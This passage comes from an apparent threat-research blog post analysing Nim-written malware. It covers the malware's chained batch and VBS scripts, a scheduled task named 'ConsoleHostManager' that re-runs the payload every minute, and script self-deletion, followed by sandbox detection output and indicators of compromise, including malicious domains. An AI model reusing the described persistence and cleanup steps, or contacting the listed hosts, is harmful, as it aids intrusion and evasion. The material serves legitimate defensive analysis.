- **2L7uuZQboJBhTERK.bat** is just for chaining; runs unzFile.vbs then runs 2BYretPBD4iSQKYS.bat
- **2BYretPBD4iSQKYS.bat** is just for chaining; runs unz.vbs then runs d.bat
- **d.bat** creates a scheduled task of the unpacked payload (conhost.exe) then runs e.bat
- **e.bat** deletes itself and the other scripts created by 8lGghf8kIPIuu3cM.bat

The batch file named “d.bat” creates a scheduled task to attain another persistent execution of the malware on the target machine. The scheduled task is named **“ConsoleHostManager”** as seen in the below screenshot.



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Resu
ConsoleHostManager	Ready	At 4:41 PM on 12/4/2023 - After triggered, repeat every 00:01:00 indefinitely.	12/4/2023 4:43:00 PM	12/4/2023 4:42:00 PM	The Task Sch
MicrosoftEdgeUpdateTaskMachineCore	Running	Multiple triggers defined	12/5/2023 1:40:54 PM	12/4/2023 4:39:29 PM	The task is cu
MicrosoftEdgeUpdateTaskMachineUA	Ready	At 1:10 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.	12/4/2023 5:10:54 PM	12/4/2023 4:38:23 PM	The operatio
npcapwatchdog	Ready	At system startup		6/13/2023 4:51:37 PM	The Task Sch


When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	C:\Users\jack\AppData\Local\conhost.exe

Screenshot for Scheduled Task created.

Netskope Detection

Netskope Advanced Threat Protection provides proactive coverage against zero-day and APT samples of malicious Office documents using both our static analysis engines and cloud sandbox. The following screenshot shows the detection for e2a3edc708016316477228de885f0c39, indicating it was detected by Netskope Cloud Sandbox, Netskope Advanced Heuristic Engine, and Netskope Threat Intelligence.


Incidents > Malware >

b5c001cbcd72b919e9b05e3281cc4e4914fee0748b3d81954772975630233a6e

Summary

MD5: e2a3edc708016316477228de885f0c39
SHA256: b5c001cbcd72b919e9b05e3281cc4e4914fee0748b3d81954772975630233a6e
File Details

USERS AFFECTED 1

THREATS DETECTED

Detection Engine: Standard Threat Protection — Netskope AV, Netskope Threat Intelligence
Advanced Threat Protection — Netskope Advanced Heuristic Analysis, Netskope Cloud Sandbox

NETSKOPE AV

NETSKOPE THREAT INTELLIGENCE

NETSKOPE ADVANCED HEURISTIC ANALYSIS

NETSKOPE CLOUD SANDBOX

High Gen.Detect.By.NSCloudSandbox.tr Virus

OBSERVED BEHAVIOR
- Persistence
- Defense Evasion
- Execution

SCREENSHOTS

Conclusions

Malware written in uncommon programming languages puts the security community at a disadvantage as researchers and reverse engineers' unfamiliarity can hamper their investigation. Nim is one of the young programming languages increasingly abused by malware authors. Aside from its familiar syntax, its cross-compilation features allow attackers to write one malware variant and have it cross-compiled to target different platforms. Netskope Threat Labs will continue monitoring the usage of unpopular programming languages.

IOCs

MD5
e2a3edc708016316477228de885f0c39
777fcc34fef4a16b2276e420c5fb3a73
EF834A7C726294CE8B0416826E659BAA
32C5141B0704609B9404EFF6C18B47BF

SHA-1
3aa803baf5027c57ec65eb9b47daad595ba80bac
5D2E2336BB8F268606C9C8961BED03270150CF65
4CAE7160386782C02A3B68E7A9BA78CC5FFB0236
0599969CA8B35BB258797AEE45FBD9013E57C133

SHA-256
b5c001cbcd72b919e9b05e3281cc4e4914fee0748b3d81954772975630233a6e
696f57d0987b2edefcadecd0eca524cca3be9ce64a54994be13eab7bc71b1a83

88FA16EC5420883A9C9E4F952634494D95F06F426E0A600A8114F69A6127347F
1246356D78D47CE73E22CC253C47F739C4F766FF1E7B473D5E658BA1F0FDD662

Network
mail[.]mofa[.]govnp[.]org
nitc[.]govnp[.]org
mx1[.]nepal[.]govnp[.]org
dns[.]govnp[.]org

Thank you to Juan Diego Huet for helping analyze the sample files and contributing to this blog.

Ghanashyam Satpathy

Ghanashyam Satpathy is a Principal Researcher with the Netskope Efficacy team, which drives the detection effectiveness. His background is building threat detection products using AI/ML technology for cloud and endpoint security.